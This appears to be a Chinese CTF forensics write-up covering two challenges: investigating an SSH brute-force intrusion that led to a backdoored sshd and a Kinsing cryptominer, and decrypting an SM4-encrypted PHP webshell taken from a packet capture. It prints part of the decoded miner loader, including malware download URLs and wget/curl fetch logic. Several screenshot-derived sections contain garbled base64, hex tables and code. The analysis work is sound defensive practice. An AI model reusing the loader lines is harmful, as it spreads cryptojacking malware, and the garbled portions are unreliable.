

湾区杯2025 Writeup X1cT34m

Forensics

Silentminer

代码块

```
1 铛，铛，铛，洞穴里传来铁鎗敲击石头的声音。  
2 回答以下问题，每个问题都是一个单独的flag：  
3 攻击者的ip地址  
4 192.168.145.131  
5 攻击者共进行多少次ssh口令爆破失败？  
6 258  
7 后门文件路径的绝对路径  
8 /usr/sbin/sshd  
9 攻击者用户分发恶意文件的域名（注意系统时区）  
10 tombaky.com  
11 挖矿病毒所属的家族（全小写）  
12 kinsing  
13 注意：每一小问的答案提交的时候需要带上flag{*} 比如答案whoami 需要提交flag{whoami}。答对所有小问后，才会得到该题的 flag。  
14 题目附件链接1: https://pan.baidu.com/s/1HLkthjGvjnRT34hm\_Ifkew?pwd=6b9b  
15 题目附件链接2 (SilentMiner.7z+BadEmail.zip) : https://adnav-data.obs.myhuaweicloud.com:443/wq/%E9%99%84%E4%BB%B6.zip?AccessKeyId=HPUALOBCQTBQ07YYZGK&Expires=1757481203&Signature=jcX94Vns/CoyOkAAtA6kVN8SS5U%3D
```

查看日志得到ip

证据 (46)

名称	类型	文件...	大小(...	创建时间
apt	Folder			2025/8/10
cups	Folder			2025/8/10
dist-upgrade	Folder			2025/8/10
gdm3	Folder			2025/8/10
hp	Folder			2025/8/10
journal	Folder			2025/8/10
openvpn	Folder			2025/8/10
private	Folder			2025/8/10
speech-dispatcher	Folder			2025/8/10
unattended-upgrades	Folder			2025/8/10
installer	Folder			2025/8/10
vmware	Folder			2025/8/10
alternatives.log	File	.log	28,744	2025/8/10
bootstrap.log	File	.log	104,003	2025/8/10
btmp	File		99,072	2025/8/10
dpkg.log	File	.log	1,249,198	2025/8/10
faillog	File		32,032	2025/8/10
fontconfig.log	File	.log	10,884	2025/8/10
lastlog	File		292,292	2025/8/10
ubuntu-advantage.log	File	.log	3,317	2025/8/10
wtmp	File		6,528	2025/8/10
gpu-manager.log	File	.log	1,305	2025/8/10
syslog	File		1,565,912	2025/8/10
kern.log	File	.log	737,622	2025/8/10
dmesg	File		129,782	2025/8/11

lastlog

disk.dd

预览

查找

hpts/0
192.168.145.131

详情

文本和十六进制值

查看 文本 十六进制

源 var\log\lastlog
当前偏移 0

转至 查找 隐藏解码

查看ssh日志，包括kali用户的登陆失败共有258次

证据 (46)

所有证据	disk.dd	Partition 2 (EXT-family, 19.5 GB)	var	log
名称	类型	文件...	大小(...	创建时间
gpu-manager.log	File	.log	1,305	2025/8/10
syslog	File		1,565,912	2025/8/10
kern.log	File	.log	737,622	2025/8/10
dmesg	File		129,782	2025/8/11
vmware-vmtoolsd-root.log	File	.log	746	2025/8/10
vmware-vmsvc-root.log	File	.log	2,897	2025/8/11
vmware-network.log	File	.log	697	2025/8/11
auth.log	File	.log	83,884	2025/8/10
vmware-vmtoolsd-lee.log	File	.log	188	2025/8/10
vmware-vmusr-lee.log	File	.log	1,176	2025/8/10
ubuntu-advantage-timer.log	File	.log	230	2025/8/10
vmware-network.1.log	File	.log	697	2025/8/11
dnsmasq.log	File	.log	260,075	2025/8/10
vmware-network.2.log	File	.log	697	2025/8/11
vmware-network.3.log	File	.log	717	2025/8/10
vmware-network.4.log	File	.log	1,065	2025/8/10
vmware-vmsvc-root.1.log	File	.log	2,691	2025/8/11
vmware-network.5.log	File	.log	1,337	2025/8/10
dmesg.2.gz	Image	.gz	23,987	2025/8/11
dmesg.0	File	.0	129,487	2025/8/11
vmware-vmsvc-root.2.log	File	.log	2,691	2025/8/11
vmware-network.6.log	File	.log	3,293	2025/8/10
vmware-vmsvc-root.3.log	File	.log	5,648	2025/8/10
vmware-network.7.log	File	.log	697	2025/8/10
dmesg.1.gz	Image	.gz	23,643	2025/8/11

auth.log

disk.dd

预览

查找

```
password for lee from 192.168.145.131 port 45892 ssh2
Aug 10 09:58:24 lee-virtual-machine sshd[83752]: Failed
password for lee from 192.168.145.131 port 45864 ssh2
Aug 10 09:58:24 lee-virtual-machine sshd[83754]: Failed
password for lee from 192.168.145.131 port 45868 ssh2
Aug 10 09:58:24 lee-virtual-machine sshd[83756]: Failed
password for lee from 192.168.145.131 port 45882 ssh2
Aug 10 09:58:26 lee-virtual-machine sshd[83754]: Failed
password for lee from 192.168.145.131 port 45868 ssh2
Aug 10 09:58:26 lee-virtual-machine sshd[83758]: Failed
password for lee from 192.168.145.131 port 45892 ssh2
Aug 10 09:58:26 lee-virtual-machine sshd[83754]: error:
maximum authentication attempts exceeded for lee from
192.168.145.131 port 45868 ssh2 [preauth]
Aug 10 09:58:26 lee-virtual-machine sshd[83754]: Disconnecting
```

详情

文本和十六进制值

查看 文本 十六进制

当前偏移 0

转至 查找 隐藏解码

时区 UTC+0:00

查看sudo记录，发现sshd被劫持了

取证列表						
启动数据		日志分析	系统日志(log)mvx)	认证日志	组策略脚本	
导出	添加(重置)	跳转管理文件	打开关联文件			
号	时间	应用/服务	客户端地址	用户	内容	删除状态
1	15 Aug 10 09:52:17	sudo	root	/usr/bin/apt-get install dnsmasq (PWD = /home/lee/Desktop... 正常		
2	16 Aug 10 09:52:33	sudo	root	/usr/bin/systemctl stop systemd-resolved (PWD = /home/... 正常		
3	17 Aug 10 09:52:38	sudo	root	/usr/bin/systemctl disable systemd-resolved (PWD = /... 正常		
4	18 Aug 10 09:52:49	sudo	root	/usr/bin/tee /etc/dnsmasq.conf (PWD = /home/lee/Desktop... 正常		
5	19 Aug 10 09:53:10	sudo	root	/usr/bin/cp /etc/resolv.conf /etc/resolv.conf.bak (PWD = /... 正常		
6	20 Aug 10 09:53:20	sudo	root	/usr/bin/rm /etc/resolv.conf (PWD = /home/lee/Desktop... 正常		
7	21 Aug 10 09:53:35	sudo	root	/usr/bin/tee /etc/resolv.conf (PWD = /home/lee/Desktop... 正常		
8	22 Aug 10 09:53:41	sudo	root	/usr/bin/systemctl enable dnsmasq (PWD = /home/... 正常		
9	23 Aug 10 09:53:45	sudo	root	/usr/bin/systemctl start dnsmasq (PWD = /home/... 正常		
10	24 Aug 10 09:54:11	sudo	root	/usr/bin/tail -f /var/log/dnsmasq.log (PWD = /home/... 正常		
11	25 Aug 10 09:54:32	sudo	root	/usr/bin/tail -f /var/log/dnsmasq.log (PWD = /home/... 正常		
12	26 Aug 10 09:56:32	sudo	root	/usr/bin/apt install net-tools (PWD = /home/lee/Desktop... 正常		
13	27 Aug 10 10:01:42	sudo	root	/usr/bin/tee sshd (PWD = /home/lee) 正常		
14	28 Aug 10 10:01:47	sudo	root	/usr/bin/tee -a sshd (PWD = /home/lee) 正常		
15	29 Aug 10 10:01:53	sudo	root	/usr/bin/tee -a sshd (PWD = /home/lee) 正常		
16	30 Aug 10 10:03:26	sudo	root	/usr/bin/rm sshd (PWD = /home/lee) 正常		
17	31 Aug 10 10:04:00	sudo	root	/usr/bin/mv sshd ..bin (PWD = /usr/sbin) 正常		
18	32 Aug 10 10:04:07	sudo	root	/usr/bin/tee sshd (PWD = /usr/sbin) 正常		
19	33 Aug 10 10:04:12	sudo	root	/usr/bin/tee -a sshd (PWD = /usr/sbin) 正常		
20	34 Aug 10 10:04:18	sudo	root	/usr/bin/tee -a sshd (PWD = /usr/sbin) 正常		
21	35 Aug 10 10:04:23	sudo	root	/usr/bin/chmod u+x sshd (PWD = /usr/sbin) 正常		
22	36 Aug 10 10:04:28	sudo	root	/usr/sbin/service sshd restart (PWD = /usr/sbin) 正常		
23	37 Aug 10 10:04:33	sudo	root	/usr/sbin/service ssh restart (PWD = /usr/sbin) 正常		
24	38 Aug 10 10:04:42	sudo	root	/usr/sbin/service status sshd (PWD = /usr/sbin) 正常		
25	39 Aug 10 10:04:51	sudo	root	/usr/sbin/service status ssh (PWD = /usr/sbin) 正常		
26	40 Aug 10 10:04:59	sudo	root	/usr/sbin/service status ssh (PWD = /usr/sbin) 正常		

设备 导航 更多

列表 图库 过滤结果

全部文件 打开 导出 标签 进阶搜索 算术表达式

序号	文件名	标签	文件大小	逻辑卷	访问时间	创建时间	修改时间	删除时间	文件类
1	upower		68,080	2020-09-17 20:47:00	2025-08-10 19:17:11	2020-09-17 20:47:00	2020-09-17 20:47:00		
2	valgrind		3,303	2018-11-15 23:24:46	2025-08-10 19:17:11	2018-11-15 23:24:46	2018-11-15 23:24:46		
3	X11		3,284	2018-11-15 23:24:46	2025-08-10 19:17:11	2018-11-15 23:24:46	2018-11-15 23:24:46		
4	x86_64-linux-gnu		9,262	2025-08-11 01:04:28	2025-08-10 19:17:11	2019-06-22 02:56:55	2019-06-22 02:56:55		
5	xorg		14,648	2025-08-11 00:50:46	2025-08-11 00:49:41	2025-02-21 00:01:08	2025-02-21 00:01:08		
6	xserver-xorg-video-intel		14,408	2019-05-09 23:22:51	2025-08-10 19:17:11	2019-05-09 23:22:51	2019-05-09 23:22:51		
7	libx32		14,472	2025-08-11 19:59:30	2025-08-10 19:17:11	2019-05-09 23:22:51	2019-05-09 23:22:51		
8	lib64		141,544	2022-02-07 21:33:35	2025-08-10 19:17:11	2022-02-07 21:33:35	2022-02-07 21:33:35		
9	libx64		195,048	2020-02-20 17:44:58	2025-08-10 19:17:11	2020-02-20 17:44:58	2020-02-20 17:44:58		
10	libx32-xorg		885	2025-08-11 00:51:13	2025-08-11 00:51:13	2021-07-15 06:08:18	2021-07-15 06:08:18		
11	alsa		14	2025-08-11 01:38:24	2025-08-10 19:17:11	2025-08-10 19:17:11	2025-08-10 19:17:11		
12	alsa-base		45,680	2025-08-11 00:56:33	2025-08-11 00:56:33	2025-05-28 21:12:41	2025-05-28 21:12:41		
13	alsa-utils		60,232	2020-11-03 05:27:12	2025-08-10 19:17:11	2020-11-03 05:27:12	2020-11-03 05:27:12		
14	applications		112	2025-08-11 01:04:28	2025-08-11 01:04:07	2025-08-11 01:04:18	2025-08-11 01:04:18		
15	apt		48,456	2022-05-25 19:14:20	2025-08-10 19:17:11	2022-05-25 19:14:20	2022-05-25 19:14:20		
16	apturil		51,432	2025-08-11 00:50:54	2025-08-11 00:50:54	2024-04-09 23:34:13	2024-04-09 23:34:13		
17	aspell		18,664	2025-08-11 00:50:54	2025-08-11 00:50:54	2024-04-09 23:34:13	2024-04-09 23:34:13		
18	atahi		22,760	2025-08-11 01:38:28	2025-08-11 00:47:18	2024-04-09 23:34:13	2024-04-09 23:34:13		
19	backgrounds		51,432	2025-08-11 19:59:28	2025-08-11 00:47:18	2024-04-09 23:34:13	2024-04-09 23:34:13		
20	base-files		14,568	2025-08-11 00:50:54	2025-08-11 00:50:54	2024-04-09 23:34:13	2024-04-09 23:34:13		
21	base-passwd		30,960	2025-08-11 00:51:10	2025-08-11 00:51:10	2023-10-31 19:35:56	2023-10-31 19:35:56		
22	bind-completion		936	2025-08-11 00:48:14	2025-08-11 00:48:14	2023-12-05 13:16:50	2023-12-05 13:16:50		
23	bisect		1,044	2023-02-10 19:34:14	2025-08-10 19:17:11	2023-02-10 19:34:14	2023-02-10 19:34:14		
24	britty		14	2025-08-10 19:17:11	2025-08-10 19:17:11	2025-08-10 19:17:11	2025-08-10 19:17:11		
25	bui		686,696	2021-08-31 16:36:12	2025-08-10 19:17:11	2021-08-31 16:36:12	2021-08-31 16:36:12		
26	ca-certificates								
27	ca-certificates								
28	cdrom								
29	cmake								
30	cool								
31	color								
32	colors								
33	common-licenses								
34	console-setup								
35	consolesrans								

D:\temp\附件\silentmine\disk.dd\分区2\usr\sbin\sshd

看tmp路径，下面有个update.sh，里面有个域名，然后那个SXyq就是混淆后的挖矿程序

```

HACKING.rst resolv.conf update.sh
F: > ctf_tools > forensics > FMP > Case > Case01-20250908-115445 > Temp > Export > CA923211DC934278AC8A88DF3697F9F3_1.25.32._1156 > $ update.sh
1 --2025-08-10 10:30:25-- http://tombaky.com:4019/SXyq
2 Resolving tombaky.com (tombaky.com)... 149.202.54.93
3 Connecting to tombaky.com (tombaky.com)|149.202.54.93|:4019... connected.
4 HTTP request sent, awaiting response... 200 OK
5 Length: 8790 (8.6K) [text/plain]
6 Saving to: 'SXyq'
7
8 0K ..... 100% 273M=0s
9
10 2025-08-10 10:30:26 (273 MB/s) - 'SXyq' saved [8790/8790]
11
12

```

将里面的base64字符串复制出来base64+gnuzip解密，再复制出来base64解密就能看到恶意脚本，挖矿病毒属于kinsing家族

Recipe

From Base64

Alphabet
A-Za-z0-9+=

Remove non-alphabet chars Strict mode

Input

```
3RzIGFuZCbjjaGVja2VkJogIGVsc2UKICAgIGVjaG8gIiRTT19GVUxMX1BBVEggbm90IGV4aN0cyIKICAgIGRvd25s2f2KIC
RTT19GVUxMX1BBVEggJFNPX0RPV05MT0FEX1VSTAogICAgYmluRKhpc3RzPSQoY2h1YtFeGldzMgIiRTT19GVUxMX1BBVEg
i1C1kU09ftUQ1IIkkICAgIGImIfsgIiRzb0v4aXN0cyIgPT0gInRydWuiF07IHRoZw4K1CAGICAgZwNb0yAiJFNPX0ZTExf
UEFUSCBhZnRlcibkb3dubG9hZCBlEgldHmgY5kIGNoZwNrZwQicciAgICB1bHN1CiAgICAgIGVjaG8gIiRTT19GVUxMX1BBV
EggYwZ0ZXIgZG93bmXvYwQgbm90IGV4aN0cyIKICAgICAgZG93bmXvYwQgJFNPX0ZTExfUEFUSCAkU09fRE9TkhPQRfVV
JMMgICAgICB1a5FeGldHm91ChjaGVjaV4aXN0cyAiJFNPX0ZTExfUEFUSCIgIiRTT19NRDU1kQogICAgICB1bICI
kc29FeGldHmI0D9ICj0cnV1iBd0B0aGvUciAgICAgICAgZwNb0yAiJFNPX0ZTExfUEFUSCBhZnRlcibkb3dubG9hZD1g
ZKhpc3RzIGFuZCbjjaGVja2VkJogICAgICB1bHN1CiAgICAgZwNb0yAiJFNPX0ZTExfUEFUSCBhZnRlcibkb3dubG9hZ
D1gbm90IGV4aN0cyIKICAgICAgZmkKICAgIGZpCiaGZmkKICB1YhVicRTT19GVUxMX1BBVEggP19ldGMvbGQu28ucHJ1bG
9hZAp9CgpjbGvhbkNy24oKSB7cIaGy3JvbnRhYiAtbCB8IHNL2Jch2U2NC9kJyB8IGNyb250YwIgLQogIGNyb250YWI
gLWwgfcBzZWQgJy9fY3Jvbi9kJyB8IGNyb250YwIgLQogfcBzZWQgJy8MS4yMTAuMjAuMTgxL2QnIHwg
Y3JvbnRhYiAtbCB8IHNL2Jch2U2NC9kJyB8IGNyb250YwIgLQogfcBzZWQgJy9s2d0v9kJyB8IGNyb250YwIgLQogIGNyb2
WQgJy9sb2dvNC9kJyB8IGNyb250YwIgLQogfcBzZWQgJy9s2d0v9kJyB8IGNyb250YwIgLQogfcBzZWQgJy9sb2dvL2QnIHwg
50YwIgLWwgfcBzZWQgJy9sb2dvMC9kJyB8IGNyb250YwIgLQogIGNyb250YwIgLWwgfcBzZWQgJy9sb2dvL2QnIHwgY3JvbnR
hYiAtc1AgY3JvbnRhYiAtbCB8IHNL2Jch2U2NC9kJyB8IGNyb250YwIgLQogIGNyb250YwIgLQogfcBzZWQgJy9sb2dvL2QnIHwg
if [[ $arch == aarch64 ]]; then
    BIN_MD5="da753ebcf793614129fc11890acedbc"
    BIN_DOWNLOAD_URL="http://78.153.140.66/kinsing_aarch64"
    BIN_DOWNLOAD_URL2="http://78.153.140.66/kinsing_aarch64"
    CURL_DOWNLOAD_URL="http://78.153.140.66/curl-aarch64"
fi

LDR="wget -q -O -"
if [ -s /usr/bin/curl ]; then
    LDR="curl"
fi
if [ -s /usr/bin/wget ]; then
    LDR="wget -q -O -"
fi

if [ -x "$(command -v curl)" ]; then
    WGET="curl -o"
else
    WGET="wget -O"
fi

```

Output

```
if [[ $arch == aarch64 ]]; then
    BIN_MD5="da753ebcf793614129fc11890acedbc"
    BIN_DOWNLOAD_URL="http://78.153.140.66/kinsing_aarch64"
    BIN_DOWNLOAD_URL2="http://78.153.140.66/kinsing_aarch64"
    CURL_DOWNLOAD_URL="http://78.153.140.66/curl-aarch64"
fi

LDR="wget -q -O -"
if [ -s /usr/bin/curl ]; then
    LDR="curl"
fi
if [ -s /usr/bin/wget ]; then
    LDR="wget -q -O -"
fi

if [ -x "$(command -v curl)" ]; then
    WGET="curl -o"
else
    WGET="wget -O"
fi
```

STEP  BAKE! Auto Bake

Raw Bytes LF

21324 1 14914→14915 (1 selected)

9ms UTF-8 (detected) LF

Checkwebshell

Http contains "flag" 查找含有flag的流

File: check_webshell.pcapng

Wireshark - 追踪 HTTP 流 (tcp.stream eq 23) · check_webshell.pcapng

X-Powered-By: PHP/7.3.4
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

No.	Time	Source	Destination
700	62.229436	192.168.1.10:443	192.168.1.10:443
701	62.229439	192.168.1.10:443	192.168.1.10:443
702	62.229442	192.168.1.10:443	192.168.1.10:443
703	62.229451	192.168.1.10:443	192.168.1.10:443
704	62.229460	192.168.1.10:443	192.168.1.10:443
705	62.229466	192.168.1.10:443	192.168.1.10:443
706	62.229471	192.168.1.10:443	192.168.1.10:443
707	62.229477	192.168.1.10:443	192.168.1.10:443
708	62.229944	192.168.1.10:443	192.168.1.10:443
709	62.230077	192.168.1.10:443	192.168.1.10:443
710	62.270279	192.168.1.10:443	192.168.1.10:443
711	67.230350	192.168.1.10:443	192.168.1.10:443
712	67.230476	192.168.1.10:443	192.168.1.10:443
713	67.230517	192.168.1.10:443	192.168.1.10:443
714	67.230653	192.168.1.10:443	192.168.1.10:443

Frame 709: 484 bytes on wire (387 bits), 484 bytes captured (387 bits) on interface wireless
Ethernet II, Src: VMware_80:80:80 (08:00:27:80:80:80), Dst: 192.168.1.10 (08:00:27:00:00:10)
Internet Protocol Version 4, Src: 192.168.1.10 (192.168.1.10), Dst: 192.168.1.10 (192.168.1.10)
Transmission Control Protocol
[11 Reassembled TCP Segments]
Hypertext Transfer Protocol
Line-based text data: text/html

```
<?php
class SM4 {
    const ENCRYPT = 1;
    private $sk;
    private static $FK = [0xA3B1BAC6, 0x56AA3350, 0x677D09197, 0xB27022DC];
    private static $CK = [
        0x00070E15, 0x1C1232A31, 0x383F464D, 0x545B6269,
        0x70777E85, 0x8C939A61, 0xABAFB6BD, 0xC4BCD2D9,
        0xE0E7EEF5, 0xF0C0A11, 0x181F262D, 0x34384249,
        0x50575E65, 0x6C737A81, 0x888BF96D9, 0x44AB8289,
        0xC0C7ED5, 0xDCDE3EA1, 0x8FBFFB6D0, 0x141B2229,
        0x30373E45, 0x4C53A561, 0x686F767D, 0x848B9299,
        0xA807AE85, 0x8C8C3CA01, 0x080DFE6ED, 0x4FB80D,
        0x10171E25, 0x2C33A41, 0x484F5650, 0x64687279
    ];
    private static $SboxTable = [
        0x06, 0x90, 0xE9, 0xFE, 0xCC, 0xE1, 0x3D, 0xB7, 0x16, 0xB6, 0x14, 0xC2, 0x28, 0xFB, 0x2C, 0x05,
        0x2B, 0x67, 0x9A, 0x76, 0x2A, 0x8E, 0x04, 0xC3, 0xAA, 0x44, 0x13, 0x26, 0x49, 0x86, 0x06, 0x99,
        0x9C, 0x42, 0x8F, 0x91, 0x8F, 0x98, 0x7A, 0x33, 0x54, 0x0B, 0x43, 0xED, 0xC, 0x4C, 0x62,
        0xE4, 0xB3, 0x1C, 0xA9, 0xC9, 0x88, 0x95, 0x80, 0xD, 0x94, 0xFA, 0x75, 0x8F, 0x46,
        0x47, 0x7E, 0x07, 0x83, 0x0E, 0x83, 0x59, 0x3C, 0x19, 0x6, 0x85, 0x4F, 0xA8,
        0x68, 0x6B, 0x81, 0x82, 0x71, 0x64, 0xDA, 0x8B, 0xF8, 0x0F, 0x4B, 0x70, 0x56, 0x9D, 0x35,
        0x1E, 0x24, 0x0E, 0x56, 0x63, 0x01, 0x2, 0x25, 0x22, 0x7C, 0x3B, 0x01, 0x0D, 0x2D, 0xE,
        0x84, 0x98, 0x1E, 0x87, 0xE0, 0x3E, 0x85, 0x66, 0x48, 0x02, 0x6C, 0xBB, 0x8B, 0x32, 0x83, 0x27,
        0x9E, 0x01, 0x8D, 0x58, 0x0B, 0x64, 0x8B, 0x6A, 0x6C, 0xEC, 0xBB, 0xC4, 0x94, 0x3B, 0x8C,
        0x76, 0xD2, 0x09, 0xAA, 0x16, 0x15, 0x3D, 0x2D, 0x0D, 0xF4, 0x87, 0x63, 0x28, 0x7C,
        0x62, 0xEA, 0x97, 0x8C, 0x6D, 0x7F, 0x2E, 0x1A, 0x71, 0x10, 0x29, 0xC5, 0x89, 0x6F, 0x87,
        0x62, 0x8A, 0x18, 0x8E, 0x1B, 0xF3, 0x56, 0x36, 0x24, 0x07, 0x82, 0xF4, 0x54, 0x5B, 0x40,
        0x8F, 0xED, 0x1F, 0x0A, 0x93, 0x80, 0xF9, 0x61, 0x1C, 0x70, 0xC3, 0x85, 0x95, 0xA9, 0x79, 0x08,
        0x46, 0x29, 0x02, 0x3B, 0x4D, 0x83, 0x3A, 0x0A, 0x49, 0x06, 0x24, 0x1A, 0x67, 0x5C, 0x0D, 0xEA,
        0x9E, 0xCB, 0x55, 0x20, 0x15, 0x8A, 0x9A, 0xCB, 0x43, 0x0C, 0xF8, 0x0B, 0x40, 0x58, 0x0B, 0x8F,
        0xEB, 0x0B, 0x3D, 0x2C, 0x9F, 0x51, 0xF4, 0x13, 0x3B, 0x0D, 0x9B, 0x5B, 0x6E, 0x45, 0x59, 0x33
    ];
    public function __construct($key) {
        $this->setKey($key);
    }
    public function setKey($key) {
        if (strlen($key) != 16) {
            throw new Exception("SM4");
        }
        $key = $this->strToIntArray($key);
        $k = array_merge($key, [0, 0, 0, 0]);
    }
};
```

整个对话 (6297 bytes)

显示为 ASCII No delta times

流 23 滤掉此流 打印 另存为... 返回 关闭 帮助

查找: (5545 bytes)

配置: Default

写php脚本解密

代码块

```
1 <?php
2
3 class SM4 {
4     const ENCRYPT = 1;
5     private $sk;
6     private static $FK = [0xA3B1BAC6, 0x56AA3350, 0x677D9197, 0xB27022DC];
7     private static $CK = [
8         0x00070E15, 0x1C232A31, 0x383F464D, 0x545B6269,
9         0x70777E85, 0x8C939AA1, 0xA8AFB6BD, 0xC4CBD2D9,
10        0xE0E7EEF5, 0xFC030A11, 0x181F262D, 0x343B4249,
11        0x50575E65, 0x6C737A81, 0x888F969D, 0xA4ABB2B9,
12        0xC0C7CED5, 0xDCE3EAF1, 0xF8FF060D, 0x141B2229,
13        0x30373E45, 0x4C535A61, 0x686F767D, 0x848B9299,
14        0xA0A7AEB5, 0xBCC3CAD1, 0xD8DFE6ED, 0xF4FB0209,
15        0x10171E25, 0x2C333A41, 0x484F565D, 0x646B7279
16    ];
17     private static $SboxTable = [
18         0xD6, 0x90, 0xE9, 0xFE, 0xCC, 0xE1, 0x3D, 0xB7, 0x16, 0xB6, 0x14,
19         0xC2, 0x28, 0xFB, 0x2C, 0x05,
20         0x2B, 0x67, 0x9A, 0x76, 0x2A, 0xBE, 0x04, 0xC3, 0xAA, 0x44, 0x13,
21         0x26, 0x49, 0x86, 0x06, 0x99,
22         0x9C, 0x42, 0x50, 0xF4, 0x91, 0xEF, 0x98, 0x7A, 0x33, 0x54, 0x0B,
23         0x43, 0xED, 0xCF, 0xAC, 0x62,
24         0xE4, 0xB3, 0x1C, 0xA9, 0xC9, 0x08, 0xE8, 0x95, 0x80, 0xDF, 0x94,
25         0xFA, 0x75, 0x8F, 0x3F, 0xA6,
26         0x47, 0x07, 0xA7, 0xFC, 0xF3, 0x73, 0x17, 0xBA, 0x83, 0x59, 0x3C,
27         0x19, 0xE6, 0x85, 0x4F, 0xA8,
28         0x68, 0x6B, 0x81, 0xB2, 0x71, 0x64, 0xDA, 0x8B, 0xF8, 0xEB, 0x0F,
29         0x4B, 0x70, 0x56, 0x9D, 0x35,
30         0x1E, 0x24, 0x0E, 0x5E, 0x63, 0x58, 0xD1, 0xA2, 0x25, 0x22, 0x7C,
31         0x3B, 0x01, 0x0D, 0x2D, 0xEC,
32         0x84, 0x9B, 0x1E, 0x87, 0xE0, 0x3E, 0xB5, 0x66, 0x48, 0x02, 0x6C,
33         0xBB, 0xBB, 0x32, 0x83, 0x27,
34         0x9E, 0x01, 0x8D, 0x53, 0x9B, 0x64, 0x7B, 0x6B, 0x6A, 0x6C, 0xEC,
35         0xBB, 0xC4, 0x94, 0x3B, 0x0C,
36         0x76, 0xD2, 0x09, 0xAA, 0x16, 0x15, 0x3D, 0x2D, 0x0A, 0xFD, 0xE4,
37         0xB7, 0x37, 0x63, 0x28, 0xDD,
38         0x7C, 0xEA, 0x97, 0x8C, 0x6D, 0xC7, 0xF2, 0x3E, 0x1A, 0x71, 0x1D,
39         0x29, 0xC5, 0x89, 0x6F, 0xB7,
40         0x62, 0x0E, 0xAA, 0x18, 0xBE, 0x1B, 0xFC, 0x56, 0x36, 0x24, 0x07,
41         0x82, 0xFA, 0x54, 0x5B, 0x40,
42         0x8F, 0xED, 0x1F, 0xDA, 0x93, 0x80, 0xF9, 0x61, 0x1C, 0x70, 0xC3,
43         0x85, 0x95, 0xA9, 0x79, 0x08,
44         0x46, 0x29, 0x02, 0x3B, 0x4D, 0x83, 0x3A, 0x0A, 0x49, 0x06, 0x24,
45         0x1A, 0x47, 0x5C, 0x0D, 0xEA,
```

```
32             0x9E, 0xCB, 0x55, 0x20, 0x15, 0x8A, 0x9A, 0xCB, 0x43, 0x0C, 0xF0,
33             0x0B, 0x40, 0x58, 0x00, 0x8F,
34             0xEB, 0xBE, 0x3D, 0xC2, 0x9F, 0x51, 0xFA, 0x13, 0x3B, 0x0D, 0x90,
35             0x5B, 0x6E, 0x45, 0x59, 0x33
36         ];
37
38     }
39
40     public function __construct($key) {
41         $this->setKey($key);
42     }
43
44     public function setKey($key) {
45         if (strlen($key) != 16) {
46             throw new Exception("SM4 key must be 16 bytes");
47         }
48         $key = $this->strToIntArray($key);
49         $k = array_merge($key, [0, 0, 0, 0]);
50         for ($i = 0; $i < 4; $i++) {
51             $k[$i] ^= self::$FK[$i];
52         }
53         for ($i = 0; $i < 32; $i++) {
54             $k[$i + 4] = $k[$i] ^ $this->CKF($k[$i + 1], $k[$i + 2], $k[$i + 3], self::$CK[$i]);
55             $this->sk[$i] = $k[$i + 4];
56         }
57     }
58
59     public function encrypt($plaintext) {
60         $len = strlen($plaintext);
61         $padding = 16 - ($len % 16);
62         $plaintext .= str_repeat(chr($padding), $padding);
63         $ciphertext = '';
64         for ($i = 0; $i < strlen($plaintext); $i += 16) {
65             $block = substr($plaintext, $i, 16);
66             $ciphertext .= $this->cryptBlock($block, self::ENCRYPT);
67         }
68         return $ciphertext;
69     }
70
71     public function decrypt($ciphertext) {
72         if (strlen($ciphertext) % 16 !== 0) {
73             throw new Exception("Ciphertext length must be multiple of 16");
74         }
75
76         $plaintext = '';
77         for ($i = 0; $i < strlen($ciphertext); $i += 16) {
78             $block = substr($ciphertext, $i, 16);
79             $plaintext .= $this->decryptBlock($block);
80         }
81
82         return $plaintext;
83     }
84 }
```

```

76     }
77
78     // Remove PKCS#7 padding
79     $padLen = ord($plaintext[-1]);
80     if ($padLen < 1 || $padLen > 16) {
81         throw new Exception("Invalid padding");
82     }
83     $plaintext = substr($plaintext, 0, -$padLen);
84
85     return $plaintext;
86 }
87
88 private function cryptBlock($block, $mode) {
89     $x = $this->strToIntArray($block);
90
91     for ($i = 0; $i < 32; $i++) {
92         $roundKey = $this->sk[$i];
93         $x[4] = $x[0] ^ $this->F($x[1], $x[2], $x[3], $roundKey);
94         array_shift($x);
95     }
96     $x = array_reverse($x);
97     return $this->intArrayToStr($x);
98 }
99
100 private function decryptBlock($block) {
101     $x = $this->strToIntArray($block);
102
103     // Reverse the round keys for decryption
104     $sk_rev = array_reverse($this->sk);
105
106     for ($i = 0; $i < 32; $i++) {
107         $roundKey = $sk_rev[$i];
108         $x[4] = $x[0] ^ $this->F($x[1], $x[2], $x[3], $roundKey);
109         array_shift($x);
110     }
111     $x = array_reverse($x);
112     return $this->intArrayToStr($x);
113 }
114
115 private function F($x1, $x2, $x3, $rk) {
116     return $this->T($x1 ^ $x2 ^ $x3 ^ $rk);
117 }
118
119 private function CKF($a, $b, $c, $ck) {
120     return $a ^ $this->T($b ^ $c ^ $ck);
121 }
122

```

```
123     private function T($x) {
124         return $this->L($this->S($x));
125     }
126
127     private function S($x) {
128         $result = 0;
129         for ($i = 0; $i < 4; $i++) {
130             $byte = ($x >> (24 - $i * 8)) & 0xFF;
131             $result |= self::$SboxTable[$byte] << (24 - $i * 8);
132         }
133         return $result;
134     }
135
136     private function L($x) {
137         return $x ^ $this->rotl($x, 2) ^ $this->rotl($x, 10) ^ $this->rotl($x,
138         18) ^ $this->rotl($x, 24);
139     }
140
141     private function rotl($x, $n) {
142         return (($x << $n) & 0xFFFFFFFF) | ((($x >> (32 - $n)) & 0xFFFFFFFF);
143
144     private function strToIntArray($str) {
145         $result = [];
146         for ($i = 0; $i < 4; $i++) {
147             $offset = $i * 4;
148             $result[$i] =
149                 (ord($str[$offset]) << 24) |
150                 (ord($str[$offset + 1]) << 16) |
151                 (ord($str[$offset + 2]) << 8) |
152                 ord($str[$offset + 3]);
153         }
154         return $result;
155     }
156
157     private function intArrayToStr($array) {
158         $str = '';
159         foreach ($array as $int) {
160             $str .= chr(($int >> 24) & 0xFF);
161             $str .= chr(($int >> 16) & 0xFF);
162             $str .= chr(($int >> 8) & 0xFF);
163             $str .= chr($int & 0xFF);
164         }
165         return $str;
166     }
167 }
```

```

169 // ====== 解密并输出 flag ======
170
171 try {
172     $key = "a8a58b78f41eeb6a"; // 16-byte key
173     $sm4 = new SM4($key);
174
175     // 已知的 Base64 编码密文 (来自你代码中的注释)
176     $base64_ciphertext =
177         "VCWBIdzfjm45EmYFWcqXX0VpQeZPeI6Qqyjsv31yuPTDC80lhFlaJY2R3TintdQu";
178
179     $flag = $sm4->decrypt($ciphertext);
180     echo "Flag: " . $flag . "\n";
181
182 } catch (Exception $e) {
